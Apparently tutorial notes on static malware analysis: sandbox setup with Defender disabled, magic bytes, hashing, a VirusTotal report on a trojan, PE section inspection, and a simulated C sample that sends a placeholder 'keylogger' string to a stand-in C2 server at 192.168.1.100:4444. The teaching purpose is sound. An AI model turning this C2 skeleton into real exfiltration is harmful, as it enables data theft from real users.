

Prepare the environment (Secured or Isolated infrastructure)

Windows as a Virtual Machine running on Oracle Virtual Box or Vmware tools
or

Create a Central Sandbox machine in your organization

Ensure no security controls are enabled in that infrastructure (like Antivirus tools, EDR tools ,
Defenders etc)



Home



Virus & threat protection



Account protection



Firewall & network protection



App & browser control



Device security



Device performance & health



Family options



Settings



Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.



Real-time protection is off, leaving your device vulnerable.



Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.



Cloud-delivered protection is off. [Dismiss](#)
Your device may be vulnerable.




Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll


Download the malware for analysis

<<Follow malware generation steps document>>



Identify the exact file type of malware

- Identify the file types using the HxD hex value from the file metadata



https://en.wikipedia.org/wiki/List_of_file_signatures
<https://mh-nexus.de/downloads/HxDSetup.zip>

Common File Headers (Magic Bytes)		
Here are a few examples of magic bytes for different file types:		
File Type	Magic Bytes (Hex)	ASCII Representation
PE (Windows EXE)	4D 5A	MZ
JPEG Image	FF D8 FF E0	ÿØÿà
PNG Image	89 50 4E 47	%oPNG
PDF Document	25 50 44 46	%PDF
ZIP Archive	50 4B 03 04	PK..

Identify the file hash

Common Hash Algorithms MD5, SHA-1, SHA-256

Attacker changes the name of the file and extension of file will not change the hash value

Use hash value to compare in malware databases(Virus Total)

Identify malware file in the organization using this hash value and Block using security tools

Ensure the integrity verification of malware before and after analysis to understand any changes

<https://www.nirsoft.net/utls/hashmyfiles-x64.zip>

HashMyFiles						
File Edit View Options Help						
Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384
screensaver.exe	0b380add407782ac9b3aa72842341947	437c00d38c1f9347d5c1473ddf9354a56749e...	520d3edd	d467309c25cc41ac3f48472642334ba9fc0a76...	3247f0c179eee4fe89b7e65b73802a55b72b57...	e24f269fd2b63023c41007f797e646a2bb84c5...

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\labsuser> Get-FileHash -Path "C:\Users\labsuser\Downloads\screensaver.exe" -Algorithm SHA256

Algorithm      Hash                                                    Path
-----
SHA256         D467309C25CC41AC3F48472642334BA9FC0A76614E9A46E28738908486F5E462 C:\Users\labsuser\Downloads\s...

PS C:\Users\labsuser>
```

PS C:\Users\labsuser> Get-FileHash -Path "C:\Users\labsuser\Downloads\screensaver.exe" -Algorithm SHA256

Scan the malware with Malware Database or with hash value :

https://www.virustotal.com/gui/file/d467309c25cc41ac3f48472642334ba9fc0a76614e9a46e28738908486f5e462?nocache=1

d467309c25cc41ac3f48472642334ba9fc0a76614e9a46e28738908486f5e462

61 / 73
Community Score

61/73 security vendors flagged this file as malicious

Reanalyze Similar More

d467309c25cc41ac3f48472642334ba9fc0a76614e9a46e28738908486f5e462
ab.exe
Size 72.07 KB
Last Analysis Date a moment ago
EXE

peexe overlay

DETECTION DETAILS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label **trojan.swroot/cryptz** Threat categories trojan Family labels swroot cryptz marte

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Marte.1.Gen	Antiy-AVL	GrayWare/Win32.Tampering.a
Arcabit	Trojan.CryptZ.Marte.1.Gen	Avast	Win32:SwPatch [Wrm]
AVG	Win32:SwPatch [Wrm]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Marte.1.Gen	Bkav Pro	W32.FamVT.RorenNhc.Trojan

61

/ 73

Community Score

61/73 security vendors flagged this file as malicious

ReanalyzeSimilarMore

d467309c25cc41ac3f48472642334ba9fc0a76614e9a46e28738908486f5e462

Size72.07 KB

Last Analysis Datea moment ago

EXE

ab.exe

peexeoverlay

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

MD5	0b380add407782ac9b3aa72842341947
SHA-1	437c00d38c1f9347d5c1473ddf39354a56749e80
SHA-256	d467309c25cc41ac3f48472642334ba9fc0a76614e9a46e28738908486f5e462
Vhash	074046755d1510282e32tz27z
Authentihash	45f111214cd01e8f56d4afb8b0d98be87a975de854a6cbe66d5ed7dde8ad3f59
Imphash	481f47bb2c9c21e108d65f52b04c448
Rich PE header hash	a7016ce5cb15a8644d2a00d0e692d936
SSDEEP	1536:i6XLAYRfI7TN4bXxr32QjYkjalBy+80MGa0qMb+KR0Nc8QsJq39:3bAyrRfI4bB2Q8k2cyh0Mgqe0Nc8QsC9
TLSH	T11673AF42D9C41526D196213E27B63BB5A979E1FA3602C1CA7A4CCDF5EFC08B093263C7
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ (generic) (37.8%) Microsoft Visual C++ compiled executable (generic) (20%) Win64 Executable (generic) (12.7%) Win32 Dynamic Lin..
DetectItEasy	PE32 Compiler: Microsoft Visual C/C++ (12.20.9044) [C] Linker: Microsoft Linker (6.00.8047) Tool: Visual Studio (6.0)
Magika	PEBIN
File size	72.07 KB (73802 bytes)

History

Creation Time	2009-07-23 17:00:19 UTC
First Submission	2024-09-22 05:27:51 UTC
Last Submission	2024-09-22 05:27:51 UTC
Last Analysis	2024-09-22 05:27:51 UTC

Names

screensaver.exe

ab.exe

Signature info

Signature Verification

File is not signed

File Version Information

Copyright	Copyright 2009 The Apache Software Foundation.
Product	Apache HTTP Server
Description	ApacheBench command line utility
Original Name	ab.exe

Header

Target Machine

Compilation Timestamp

Entry Point

Contained Sections

Intel 386 or later processors and compatible processors

2009-07-23 17:00:19 UTC

5410

4

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	43366	45056	7.03	d7c8f426f1b5ca076b74646c37a6bfc7	199099.55
.rdata	49152	4070	4096	5.32	25d7ceee3aa85bb3e8c5174736f6f830	99428.62
.data	53248	28764	16384	4.41	283b5f792323d57b9db4d2bcc46580f8	437979.38
.rsrc	86016	1992	4096	1.96	c13a9413aea7291b6fc85d75bfcde381	629607

Imports

+ MSVCRT.dll

+ KERNEL32.dll

+ ADVAPI32.dll

+ WSOCK32.dll

+ WS2_32.dll

Why Are Sections Important in Malware Analysis?

.text: Contains the executable code (instructions that will be run).

.data: Contains global variables and uninitialized data.

.rdata: Contains read-only data, such as strings and constants.

.rsrc: Contains resources used by the application, like icons, dialogs, or strings.

Analyze the section using tool called PView

<http://wjradburn.com/software/PEview.zip>

PEview - C:\Users\labsuser\Downloads\screensaver.exe

File View Go Help

	pFile	Raw Data	Value
screensaver.exe			
IMAGE_DOS_HEADER	00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....
MS-DOS Stub Program	00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00@.....
IMAGE_NT_HEADERS	00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
IMAGE_SECTION_HEADER	00000030	00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00E8 00 00
IMAGE_SECTION_HEADER	00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68!..L.!Th
IMAGE_SECTION_HEADER	00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
IMAGE_SECTION_HEADER	00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
SECTION .text	00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00	mode...\$.....
SECTION .rdata	00000080	93 38 F0 D6 D7 59 9E 85 D7 59 9E 85 D7 59 9E 85	.8...Y...Y...Y...
SECTION .data	00000090	AC 45 92 85 D3 59 9E 85 54 45 90 85 DE 59 9E 85	.E...Y...TE...Y...
SECTION .rsrc	000000A0	B8 46 94 85 DC 59 9E 85 B8 46 9A 85 D4 59 9E 85	.F...Y...F...Y...
IMAGE_DEBUG_TYPE_C	000000B0	D7 59 9F 85 1E 59 9E 85 54 51 C3 85 DF 59 9E 85	.Y...Y...TQ...Y...
	000000C0	83 7A AE 85 FF 59 9E 85 10 5F 98 85 D6 59 9E 85	.z...Y...Y...
	000000D0	52 69 63 68 D7 59 9E 85 00 00 00 00 00 00 00	Rich.Y.....
	000000E0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00PE..L...
	000000F0	23 97 68 4A 00 00 00 00 00 00 00 00 E0 00 0F 01	#.hJ.....
	00000100	0B 01 06 00 00 B0 00 00 00 A0 00 00 00 00 00 00
	00000110	22 15 00 00 00 10 00 00 00 C0 00 00 00 00 40 00	"......@...
	00000120	00 10 00 00 00 10 00 00 04 00 00 00 00 00 00
	00000130	04 00 00 00 00 00 00 00 00 60 01 00 00 10 00 00
	00000140	00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00
	00000150	00 00 10 00 00 10 00 00 00 00 00 10 00 00 00
	00000160	00 00 00 00 00 00 00 00 6C C7 00 00 78 00 00 00I...x...
	00000170	00 50 01 00 C8 07 00 00 00 00 00 00 00 00 00	.P.....
	00000180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
	00000190	E0 C1 00 00 1C 00 00 00 00 00 00 00 00 00 00
	000001A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
	000001B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
	000001C0	00 C0 00 00 E0 01 00 00 00 00 00 00 00 00 00
	000001D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
	000001E0	2E 74 65 78 74 00 00 00 66 A9 00 00 00 10 00 00	.text...f.....
	000001F0	00 B0 00 00 00 10 00 00 00 00 00 00 00 00 00
	00000200	00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00rdata..
	00000210	E6 0F 00 00 00 C0 00 00 00 10 00 00 00 C0 00 00@..@
	00000220	00 00 00 00 00 00 00 00 00 00 00 40 00 00 40@..@
	00000230	2E 64 61 74 61 00 00 00 5C 70 00 00 00 D0 00 00	.data...p.....

Sample malware code and analyze how this sections are framed based on malware

```
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <winsock2.h>

// Simulated C2 server IP and Port
#define C2_SERVER "192.168.1.100"
#define C2_PORT 4444

// .rdata section (Read-only data: Strings, Constants)
const char *maliciousMessage = "Sensitive Data Accessed!";
const char *keyLoggerData = "Keystrokes Captured!";
const char *exfiltratingData = "Exfiltrating Data...";

// .data section (Global variables)
int sensitiveData = 12345; // Some placeholder sensitive data

// Prototypes for malware functions
void stealSensitiveData();
void exfiltrateDataToC2();
void connectToC2Server();

// .text section (Executable code)
int main() {
    printf("Malware Started...\n");

    // Simulating malicious behavior
    stealSensitiveData();
    exfiltrateDataToC2();

    printf("Malware Execution Complete.\n");
}
```



```

    return 0;
}

// Function that simulates stealing sensitive data
void stealSensitiveData() {
    printf("%s Sensitive Data: %d\n", maliciousMessage, sensitiveData);
}

// Function that simulates sending data to a C2 server
void exfiltrateDataToC2() {
    printf("%s\n", exfiltratingData);
    connectToC2Server();
}

// Function to simulate a connection to a command and control server
void connectToC2Server() {
    WSADATA wsaData;
    SOCKET sock;
    struct sockaddr_in serverAddr;

    // Initialize Winsock
    if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0) {
        printf("Winsock initialization failed.\n");
        return;
    }

    // Create a socket
    sock = socket(AF_INET, SOCK_STREAM, 0);
    if (sock == INVALID_SOCKET) {
        printf("Socket creation failed.\n");
        WSACleanup();
        return;
    }

    // Setup the server address
    serverAddr.sin_family = AF_INET;
    serverAddr.sin_port = htons(C2_PORT);
    serverAddr.sin_addr.s_addr = inet_addr(C2_SERVER);

    // Connect to the C2 server
    if (connect(sock, (struct sockaddr*)&serverAddr, sizeof(serverAddr)) == SOCKET_ERROR) {
        printf("Connection to C2 server failed.\n");
        closesocket(sock);
        WSACleanup();
        return;
    }

    // Send keylogger data to the C2 server
    send(sock, keyLoggerData, strlen(keyLoggerData), 0);
    printf("Data sent to C2 server.\n");

    // Cleanup
    closesocket(sock);
    WSACleanup();
}

// .rsrc section (Resources like icons or dialogs)
// In real malware, resources may include things like embedded executables, icons, or payloads.

```

Virtual Size of .text section is 43366 (43 KB) => Size of the program while loading in the memory (RAM)
 Size of Raw Data of .text section is 45056 (45KB) => Size of the program before loading in the memory (On Disk)

If the malware is packed or compressed

Let's consider a simple example of how this looks in practice:

Unpacked File:

Virtual Size: 500 KB

Size of Raw Data: 480 KB

In this case, the file is not packed. The sizes are similar, which suggests that the file on disk is roughly the same size as it is when loaded into memory.

Packed File:

Virtual Size: 500 KB

Size of Raw Data: 50 KB

In this case, the file is packed. The raw size on disk is much smaller, but the virtual size indicates that it expands significantly in memory. This suggests that the file is compressed or packed and will unpack itself when executed.

=====